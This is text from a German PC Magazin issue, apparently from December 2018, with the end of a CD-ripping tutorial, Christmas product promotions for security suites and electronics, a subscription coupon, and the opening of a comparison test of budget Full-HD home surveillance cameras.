



TIPP 3: Ziel festlegen und Daten auslesen

Zum Schreiben der Daten definieren Sie in den Einstellungen das Ausgabe-Verzeichnis. Diese Option finden Sie auch im Hauptfenster ganz unten. Klicken Sie rechts neben *Verzeichnis* den Knopf *Suchen*. Bestimmen Sie den Zielordner für die Audio-Files. In der Grundeinstellung des Programms werden MP3-Dateien gespeichert. Diese lassen sich auf den meisten Geräten abspielen. Klicken Sie auf *Kodieren* zum Starten des Lesevorgangs für die CD-Tracks und die Konvertierung in das gewünschte Format. Alternativ benutzen Sie den Knopf mit dem Dreieckssymbol in der Werkzeugleiste oben.

TIPP 4: Andere Formate benutzen


Wenn Sie die Musik von der Audio-CD als FLAC oder in einem anderen Format konvertieren möchten, ändern Sie die Einstellungen in den *Optionen*. Wechseln Sie auf die Registerkarte *Kodierer*, und wählen Sie im gleichnamigen Feld im Menü das Zielformat für die digitale Kopie aus. Über den Knopf *Kodierer konfigurieren* ändern Sie die Einstellungen für das gewählte Modul.

Noch ein Tipp: Wenn die verwendete Audio-CD nur schlecht lesbar ist, öffnen Sie die Programmeinstellungen. Aktivieren Sie im Reiter *Ripper* die Option *Jitter-Korrektur aktivieren*. Dann verwendet der Ripper eine Lesekorrekur.



Weihnachtszeit ist die Zeit der Geschenke für Familie und Freunde. Wenn Sie noch auf der Suche nach Inspiration sind, haben wir auf den folgenden Seiten einige Anregungen, womit Sie anderen eine Freude machen können.





■ Jetzt ist wieder die Zeit, in der so mancher seine Weihnachtsgeschenke online kauft oder für den Winterurlaub Hotels, Mietwagen, Flüge und anderes im Internet bucht. So schön diese Anlässe auch sind: Online-Geschäfte können Cyberkriminelle auf den Plan rufen, die an die Bankdaten ahnungsloser Nutzer gelangen wollen. Schneller als gedacht ist das Konto leergeräumt und die Beschercung nicht mehr ganz so schön wie erwartet.

ESET INTERNET SECURITY 2019

SICHERE BESCHERUNG

ESET Internet Security – gut geschützt durchs ganze Jahr

Hier kann ESET Internet Security 2019 Abhilfe schaffen. Das umfassende Sicherheitspaket schützt Ihren Rechner vor den unterschiedlichsten Angriffen durch Cyberkriminelle.

So sind durch einen abgesicherten Browser bei jedem Einkauf und jedem Online-Banking-Vorgang Ihre Zahlungsdaten sicher vor Diebstahl oder Missbrauch.

Die mehrfach ausgezeichnete Erkennungstechnologie erkennt und beseitigt zuverlässig alle Arten von Schädlingen. Selbst komplexeste Attacken werden dank mehrschichtiger Sicherheitsmechanismen abgewehrt.

ESET Internet Security schützt dabei selbst vor Malware der neuesten Generation: Ein so genannter UEFI-Scanner, bislang einzigartig und nur in den Sicherheitslösungen von ESET enthal-

ten, erkennt sogar Schadsoftware, die sich in der Firmware des Mainboards (UEFI/BIOS) einnistet und kann so Schlimmeres verhindern. Eine leistungsstarke Personal Firewall, Anti-Phishing und Botnet-Erkennung schützen Sie vor Datenmissbrauch und manipulierten Webseiten und verhindern, dass Ihr Computer von Kriminellen missbraucht wird. Ein integrierter Ransomware Shield schützt Sie vor Software, die Ihre Daten oder die gesamte Festplatte verschlüsselt und Lösegeld erpressen will. Enthalten sind zudem eine Kindersicherung, ein Spam-Filter sowie eine Anti-Theft-Funktion, die Ihnen hilft, gestohlene oder verlorene Geräte zu orten.

www.eset.de

Das ESET Weihnachtsangebot: Internet Security 2019 für Sicherheit zu zweit

Wenn Sie jetzt eine Lizenz der neuen 2019er Edition kaufen, können Sie mit Ihrer Lizenz zusätzlich und kostenfrei noch ein zweites Gerät absichern. Gönnen Sie einem lieben Menschen mehr Sicherheit in 2020; oder verschenken Sie gleich einen perfekt geschützten Computer, Laptop, Tablet oder Smartphone.

Hier geht's zur Aktion:

[https://eset.com/de/xmas](https:// eset.com/de/xmas)



LG OLED TV 55C8

PERFEKTES SCHWARZ FÜR EIN PERFEKTES KINOERLEBNIS



■ Selbstleuchtende Pixel machen die LG OLED TVs so besonders. Sie bringen tiefstes Schwarz in jeden Winkel und ermöglichen Farben, die so brillant und so intensiv sind, wie es bislang nur im echten Leben möglich war. Die innovative LG OLED-Technologie macht eine Hintergrundbeleuchtung überflüssig. So lassen sich Fernseher designen, die sich perfekt in jeden Raum einfügen. Damit Sie garantiert nichts ablenkt, wenn Sie mit einem LG OLED TV Ihre Lieblingsfilme genießen.

Zudem sorgt der brandneue $\alpha 9$ Intelligent-Prozessor für noch mehr Leistung in den LG OLED TVs. Mit bis zu 120 Bildern pro Sekunde bringt er mit beispielloser Performance gestochen scharfe Bilder, präzise Farben und glasklare Details auf den LG OLED TV 55C8. Natürlich unterstützen die LG OLED TVs auch alle gängigen HDR-Formate, etwa Dolby Vision™, HDR10, HLG und sogar Advanced HDR by Technicolor.

Zusammen mit dem integrierten Dolby Atmos® Sound, der für einen satten 360-Grad-Sound von allen Seiten sorgt, erleben Sie mit dem LG OLED TV 55C8 bestes Entertainment für ein perfektes Kinoerlebnis in Ihrem Zuhause.

www.lg.com

TP-LINK DECO P7

MESH-NETZWERK MIT INTEGRIERTEM POWERLINE

■ WLAN im ganzen Haus ... Was sich wie selbstverständlich anhört, sieht in der Realität meist anders aus. Spätestens im Obergeschoss reduziert sich die Datenrate spürbar, oder das Signal bricht komplett ab. Und wer gar seinen Keller oder die Garage mit WLAN versorgen will, wird zwangsläufig an den dicken Mauern scheitern. Abhilfe schafft dieses intelligente Mesh-System von TP-Link. Denn zusätzlich zum Mesh-Betrieb kommunizieren die Satelliten des Deco P7 untereinander auch via Powerline, also über das heimische Stromnetz. Somit sorgen die im ganzen Haus verteilten Einheiten für eine ununterbrochene Highspeed-Verbindung, die auch vor dicken Mauern nicht Halt macht. Zudem bietet jede Einheit auch einen LAN-Port, über den PC, Smart-TV oder Set-Top-Box auch per Kabel ins heimische Netzwerk eingebunden werden können. Die Einrich-

tung des Mesh-Netzwerks mit Deco P7 ist dabei denkbar einfach: Über die Deco-App leitet das „Easy Setup“ den Nutzer durch den Prozess und bietet visuelle Hilfe bei der Wahl der optimalen Standorte.

www.tp-link.com



Das Deco P7-Paket mit drei Einheiten ist für 299 Euro (UVP) erhältlich.

KASPERSKY INTERNET SECURITY

PREMIUM-SCHUTZ FÜR IHR DIGITALES LEBEN

■ Jedes Mal, wenn Sie Ihr Smartphone nutzen oder sich auf Ihrem Computer anmelden, lauern digitale Gefahren. Aber was auch immer Sie tun: Mit Kaspersky Internet Security sind Sie digital sicher unterwegs. Ihre Privatsphäre, Kommunikation und Finanzen sind geschützt und Online-Bedrohungen haben keine Chance.

Die vielfach ausgezeichnete Sicherheitslösung schützt Sie vor Viren, Ransomware, Spyware, Phishing, gefährlichen Webseiten, Spam, Werbebannern und vielem mehr. Mit der enthaltenen VPN-Technologie können Sie zudem auf noch mehr Webseiten und Inhalte zugreifen, einschließlich Webseiten außerhalb Ihrer Region. Wenn Sie eine Internetverbindung herstellen und die Verbindung nicht sicher ist, schützt Sie die VPN-Technologie automatisch vor Bedrohungen – sogar im öffentlichen WLAN.

Schutz für Ihre Daten

Zusätzlichen Schutz erhalten Sie für Ihre Privatsphäre und Finanzen. Denn immer, wenn Sie online gehen, sind Ihre persönlichen Daten sowie Ihre Kommunikation und Identität geschützt. Außerdem wird verhindert, dass Tracker Ihre Online-Aktivitäten überwa-

chen und dass Ihre Webcam dazu verwendet wird, Sie auszuspionieren.


Wenn Sie Online-Banking oder -Shopping nutzen, verhindert Kaspersky Internet Security, dass Cyber-Kriminelle Ihr Geld stehlen. Jedes Mal, wenn Sie die Webseite einer Bank oder eines Online-shops besuchen, erhalten Sie

automatisch eine zusätzliche Schutzebene für mehr Sicherheit. Da das Internet auch voller Gefahren für Kinder ist, machen es Ihnen die Funktionen zur Kindersicherung einfach, Ihre Kinder online zu schützen. Sie können die heruntergeladenen Apps verwalten, die Veröffentlichung von persönlichen Daten verhindern sowie den

Zugriff auf Spiele und unangemessene Webinhalte verweigern.

Kaspersky Internet Security ist einfach einzurichten und zu bedienen – auf Ihrem Laptop, Desktop-PC, Mac oder Android-Mobilgerät. Wenn Sie Ihr Android-Tablet oder -Smartphone verloren haben oder es gestohlen wurde, können Sie es sperren, löschen und orten. Weil der Schutz unauffällig im Hintergrund arbeitet, können Sie sich auf das konzentrieren, was wirklich wichtig ist!

www.kaspersky.de



Die Highlights:

- Schützt Sie vor Viren, Spyware, Ransomware und vielem mehr
- Schützt Ihre Privatsphäre und Ihre persönlichen Daten
- Webcam- und Mikrofon-Schutz für noch mehr Sicherheit
- Bietet zusätzlichen Schutz beim Online-Banking und -Shopping
- Schützt Ihre Kinder – mit der Kindersicherung für PC und Mac
- Schont die Systemleistung Ihrer Geräte
- Vereinfacht Ihre Sicherheit durch benutzerfreundliches Web-Management
- Bietet Schutz für PC, Mac sowie Android-Smartphones und -Tablets

TEUFEL ROCKSTER GO

GEMACHT FÜR ABENTEUER

■ Mit dem kompakten Bluetooth-Speaker ROCKSTER Go wird jedes Abenteuer noch besser: Der nach IPX7 wasserdichte, kleine Speaker liefert druckvollen Sound sogar während der Action. Der ROCKSTER Go ist gerade einmal 700 g schwer und 21 cm breit. Das gummierte Gehäuse schützt das Gerät vor Stößen, so dass er sich vielfältig einsetzen und überallhin mitnehmen lässt. Für die kabellose Musikübertragung sorgt Bluetooth. Der Akku mit einer Spielzeit von bis zu 12 Stunden bietet langen Musikgenuss. Der Akkustand lässt sich an einer LED-Ladestandsanzeige am Gerät ablesen. Zudem verfügt er über einen Schutz vor Tiefenentladung. Die zwei Vollbereichs-Treiber und der passive Bass-treiber liefern, unterstützt durch die Dynamore®-Technologie, echten, satten Stereo-Sound. Wem das nicht reicht, kann auch zwei ROCKSTER Go miteinander koppeln und synchron spielen lassen. Außerdem befindet sich am Gerät noch ein 3,5 mm-Klinkenbuchsen-Eingang.

www.teufel.de



ACER PREDATOR ORION 5000

GAMING MIT HIGHSPEED

■ Der Gaming-Desktop Predator Orion 5000 von Acer ist ein echtes Kraftpaket und damit ideal für Spieler, die ein außergewöhnliches Gamingsystem benötigen. Schon das Design ist für Gaming geschaffen: Das Gehäuse des Predator Orion 5000 verfügt über die charakteristische transparente Seitenwand, die Einblick in sein leistungsfähiges Innenleben gibt. Die effiziente Kühlung wird durch das IceTunnel 2.0-Luftstrommanagement gewährleistet.

Um auch den anspruchsvollsten Spielszenarien gerecht zu werden, sind die Desktops der Serie mit hocheffizienten Rechenkernen ausgestattet: Integriert sind neueste Intel Core-Prozessoren der neunten Generation bis zu i9-9900K. Passend dazu ist der Orion 5000 ausgestattet mit den neuesten NVIDIA® GeForce®-Grafikkarten bis zu RTX 2080 Ti.

www.acer.com





PC Magazin Adventskalender 2018

 **Readly** Die Magazin-Flatrate - Unbegrenzt Zeitschriften lesen!

22

17

5

11

19

8

15

2

4

16

24

JETZT
MITMACHEN UND
TOLLE PREISE
GEWINNEN!



> www.pc-magazin.de/adventskalender

UNSER WEIHNACHTS-

HOLEN SIE SICH JETZT DAS PC MAGAZIN SUPER PREMIUM-JAHRESABONNEMENT

ZUM HALBEN PREIS STATT ~~96 €~~ JETZT NUR 48 €

+ 50-EURO-FOTOKOCH-GUTSCHEIN



50% RABATT
WIR SCHENKEN IHNEN
6 AUSGABEN!



GRATIS

50,- Gutscheine

FOTOKOCH
any picture

Mit dem **50-Euro-Fotokoch-Gutschein** macht das Shoppen doppelt Spaß! Fotokoch bietet neben sämtlichem Fotoequipment von Kameras, Objektiven über Taschen und Stativen auch alles rund um die Themen Audio, Video und Mobil an. Schauen Sie einfach rein: **www.fotokoch.de**
Gutschein gültig bis 31.12.2019

SPECIAL-ANGEBOT

**PC Magazin wünscht
Frohe Weihnachten!**



EINFACH COUPON AUSFÜLLEN ODER BEQUEM ONLINE BESTELLEN UNTER



PER POST
COUPON AUSFÜLLEN



ODER PER TELEFON
0781 6394548



ODER PER FAX
0781 846191

ONLINE BESTELLEN UNTER
<http://abo.pc-magazin.de/rabatt-aktion>



JA, ICH BESTELLE PC Magazin Super Premium VERSANDKOSTENFREI!

JA, ich bestelle **PC Magazin Super Premium** zunächst für 1 Jahr (12 Ausgaben) zum Vorteilspreis von 48 € (50 % Rabatt) inkl. MwSt. und Porto. Wenn ich **PC Magazin Super Premium** danach weiter beziehen möchte, brauche ich nichts weiter zu tun. Ich erhalte **PC Magazin Super Premium** dann zum regulären Abopreis (12 Ausgaben für z. Zt. 96 €*). Das Jahresabo kann ich nach Ablauf eines Bezugsjahres jederzeit wieder kündigen. Es genügt ein kurzes Schreiben an den **PC Magazin Super Premium** Kundenservice, Postfach 180, 77649 Offenburg. Dieses Angebot gilt nur in Deutschland und solange der Vorrat reicht. Auslandskonditionen auf Anfrage: weka@burdadiirect.de



Senden Sie bitte den
ausgefüllten Coupon
an folgende Adresse:

PC Magazin
Kundenservice
Postfach 180
77649 Offenburg

ALS PRÄMIE ERHALTE ICH FOLGENDES GESCHENK:

☒ **50-Euro-Fotokoch-Gutschein (KE28)**

Name _____ Vorname _____ Geburtsdatum _____

Straße / Hausnummer _____

Postleitzahl / Ort _____

Telefonnummer _____ E-Mail _____

PC Magazin erscheint im Verlag
WEKA MEDIA PUBLISHING GmbH,
Richard-Reitzner-Allee 2, 85540 Haar,
Handelsregister München, HRB 154289

☐ Ich bin damit einverstanden – jederzeit
widerruflich –, dass mich der Verlag
WEKA MEDIA PUBLISHING GmbH
künftig per E-Mail und telefonisch über
interessante Vorteilsangebote, sowie
die seiner Werbepartner informiert.

Gewünschte Zahlungsweise:

☐ Bankeinzug

☐ Rechnung

IBAN _____ Bankleitzahl _____ Kontonummer _____

Datum _____ Unterschrift _____

Ändert sich meine Adresse, erlaube ich der Deutschen Post AG, dem Verlag meine neue Anschrift mitzuteilen. Die Prämie wird nach erfolgter Bezahlung des Abo-Preises zugesandt. Sie haben ein gesetzliches Widerrufsrecht, die Belehrung können Sie unter www.pcmagazin.de/abo/widerruf abrufen.
*inkl. MwSt. und Porto



FULLHD-ÜBERWACHUNG UNTER 200 EURO

Günstige Aufpasser

Wir haben fünf 1080p-Kameras zur Überwachung im Heimnetz getestet. Dabei setzen die Hersteller bei ihren Produkten oft auf ganz unterschiedliche Schwerpunkte. ■ MICHAEL SEEMANN



Wer sich eine Heimnetzkamera für unter 200 Euro kauft, darf nicht erwarten, dass das Zuhause nun abgesichert ist wie Fort Knox. Doch an der passenden Stelle angebracht, können auch günstige Geräte zur Erhöhung der Sicherheit und des individuellen Sicherheitsgefühls beitragen. Dass Einbruchversuche inzwischen immer häufiger abgebrochen werden, liegt laut Angaben der Polizei (siehe Grafik links) auch an den immer häufiger eingesetzten, elektronischen Sicherheitsvorkehrungen. Und dazu zählen eben auch diese Überwachungskameras.

Alle Kameras im Test besitzen eine Bewegungserkennung mit Videoaufzeichnung, benachrichtigen per Push oder Mail und übertragen den Live-Stream der Kamera direkt auf das Smartphone – auch oder vor allem auch, wenn man gerade nicht Zuhause ist. Jedes Gerät nutzt hierzu einen Verbindungsdienst des Herstellers. Spezielle Routereinstellungen sind nicht nötig und es treten auch keine IP4-IP6-Verbindungsprobleme hinter DS-Lite-Anschlüssen auf. Unabhängig vom Sicherheitsaspekt lassen sich diese Kameras natürlich auch anderweitig einsetzen, zum Beispiel für Tierbeobachtungen am Vogelhäuschen und dergleichen. Drei Testkandidaten sind wetterbeständig und für den Außeneinsatz geeignet, einer davon sogar ohne Stromkabel.

D-Link DCS-2670L


Die Outdoor-fähige DCS-2670L von D-Link liefert mit ihrer 180°-Linse ein weites Sichtfeld. Die Einrichtung des Fernzugriffs auf die Kamera erfolgt über die MyDlink-App, mit der sich dann auch die Bewegungserkennung an- oder ausstellen lässt. Doch für das eigentliche Setup der Bewegungserkennung muss man in die Weboberfläche der Kamera. Leider wird die dazu benötigte IP-Adresse der Cam nicht in der App angezeigt. Auch finden wir, dass der Zoom-Faktor in der D-Link-App beim angezeigten Videostream ruhig etwas größer sein könnte. In der Weboberfläche der Kamera lässt sich dann sehr detailliert einstellen, ob Videos oder Snapshots bei Bewegungs- oder Geräuscherkennung auf die microSD-Card in der Kamera (nicht enthalten), auf einen FTP-Server gespeichert oder als Mail-Anhang verschickt werden sollen. Auch die Benutzerverwaltung mit Admin-, User- und Gastkonto ist vorbildlich. Doch erfordern diese Einstellungsmöglichkeiten auch eine gewisse Einarbeitung. Die im Webmenü angebotenen Assistenten helfen hier nur begrenzt. Die auf den ersten Blick recht

PCM Testverfahren IP-Kameras

In der Rubrik *Funktionalität und Ausstattung* bewerten wir die Hardware-Ausstattung der Kamera und grundlegende Funktionen, beispielsweise automatische Firmware-Updates. In der Rubrik *Videoüberwachung* geht es um Bewegungserkennung und deren Aufzeichnung. Der Bereich *Bedienung* umfasst neben dem Setup auch den Stromverbrauch der Kamera. Unter *Service* schließlich bewerten wir die Dokumentation und den Support des Herstellers.

Das Kamerabild am Smartphone

Obwohl alle Kameras ihre Videos mit Full-HD streamen und aufzeichnen können, gibt es bei der Darstellung des Videos am Smartphone-Screen durchaus Unterschiede. Während D-Link das Heranzoomen des Videobildes stark einschränkt, muss man in der Netatmo-App umständlich über ein Lupen-Icon vergrößern.



Derartige Meldungen können beim Zugriff auf die Kamera hin und wieder auftreten.




Michael Seemann,
Autor
PC Magazin

Expertenmeinung


Alle Überwachungskameras in unserem Test haben ein gut erhalten. Allerdings sind sie keinesfalls gleich gut, da jedes Gerät seine individuellen Stärken und Schwächen hat. Füllen Sie Ihre Entscheidung deshalb nach Ihren individuellen Ansprüchen: Wo wollen Sie die Kamera einsetzen (drinnen, draußen), und wie installieren Sie sie? Möchten Sie Personen identifizieren oder genügt die Bewegungserkennung via PIR-Sensor? Würden Sie ein Zusatz-Abo für Cloud-Speicher bezahlen? Soll die Kamera auch ohne Internetanbindung aufzeichnen können? Unsere Testtabelle fasst alle wichtigen Unterschiede der Kameras übersichtlich zusammen.

komfortable Einstellung der Geräuschempfindlichkeit war leider nicht brauchbar. Per Browser klappt der Fernzugriff auf die Kamera nur im IE11, da dieser das MyDlink-Plugin unterstützt. Dafür funktionieren Videoaufzeichnung und der Zugriff auf die

Kamera im LAN auch ohne Internetverbindung. Eine Cloud-Lösung bietet D-Link für die DCS-2670L nicht an. Zwar lässt sich die an Wand oder Decke befestigte Kamera flexibel ausrichten, doch ist die zur Befestigung mitgelieferte Plastikplatte sehr



Bei der D-Link DCS-2670L muss das umfassende und teilweise recht anspruchsvolle Setup der Bewegungserkennung in der Weboberfläche der Kamera durchgeführt werden.



schwierig und dürfte manchem Heim-anwender Probleme bereiten.

Logitech Circle 2

Logitechs Circle 2 besitzt ebenfalls eine 180°-Weitwinkellinse und liefert bei 30 Bildern pro Sekunde ein sehr gutes Videobild. Die Einrichtung über die Logi-Circle-App funktioniert problemlos. Der Aufbau der App ist übersichtlich und intuitiv. Alle aufgezeichneten Bewegungsvideos lassen sich am rechten Bildrand über kleine Blasenicons aufrufen. Blaue Blasen stehen für viel, graue Blasen für wenig Aktivität im aufgezeichneten Video. Außerdem kann Circle 2 aus den Videos der letzten 24 Stunden eine etwa 30-sekündige Zusammenfassung (Tagessumme) erstellen.

Die Verbindung zur Kamera läuft komplett über die Cloud. Ohne Internet gibt es keinen Zugriff auf die Kamera und keine Videoaufzeichnung. Dafür lässt sich die Kameraoberfläche auch an jedem beliebigen Browser am PC aufrufen. In der Circle 2 kann man

außerdem nur ein Benutzerkonto anlegen. Immerhin ist der Zugriff von verschiedenen Clients auch gleichzeitig möglich, aber jeder Mitbenutzer hat dieselben Rechte.

Ohne zusätzliche Abo-Gebühren speichert Circle 2 bei Bewegungserkennung Videos für bis zu 24 Stunden in die Cloud, die sich bei Bedarf auf das Smartphone oder den PC herunterladen lassen. Das ist für eine reine Cloud-Kamera ohne lokale Aufzeichnungsalternative viel zu knapp. Wer seine Videos bis zu 14 Tage im Cloud-Speicher aufbewahren möchte, zahlt für ein Circle-Safe-Basic-Abo mit Lizenzen für bis zu fünf Kameras 69 Euro im Jahr. 179 Euro kostet es jährlich, wenn man Bewegungszonen und die Unterscheidung von Menschen und anderen bewegten Objekten freischalten möchte. Die Kamera besitzt neben dem Mikrophon auch einen Lautsprecher, an den man per App kurze Sprachmitteilungen senden kann. Logitech bietet für seine Kamera viel optionales Zubehör, zum Beispiel eine Magnethalterung oder eine zusätzliche Verlän-

gerung des Stromkabels. Alternativ gibt es die Circle 2 auch als Variante mit Akku.


Netatmo Welcome

Die Netatmo Welcome hat ein Sichtfeld von 130° und wird nur stehend aufgestellt. Im Kaufpreis ist eine microSD-Karte (8 GByte) enthalten, auf die Videos nach Bewegungserkennung gespeichert werden. Der eigentliche Clou der Kamera ist jedoch deren Erkennungsfunktion. Sie kann nicht nur zwischen Menschen und Haustieren unterscheiden, sondern auch Personen individuell identifizieren und wiedererkennen. Dazu wird die Kamera über mehrere Tage hinweg trainiert und liefert dann tatsächlich überraschend präzise Ergebnisse. Im Idealfall sollte die Kamera in der Nähe des Eingangs aufgestellt werden, so dass Personen zumindest kurzzeitig frontal in die Kamera blicken können.

Auch die Einstellungsmöglichkeiten in der Security App für die Aufnahmeparameter sind sinnvoll gelöst. Doch gibt es keine direkte Aufnahmemöglichkeit im LiveStream, und auch das Heranzoomen des Livevideos ist nicht sehr komfortabel.

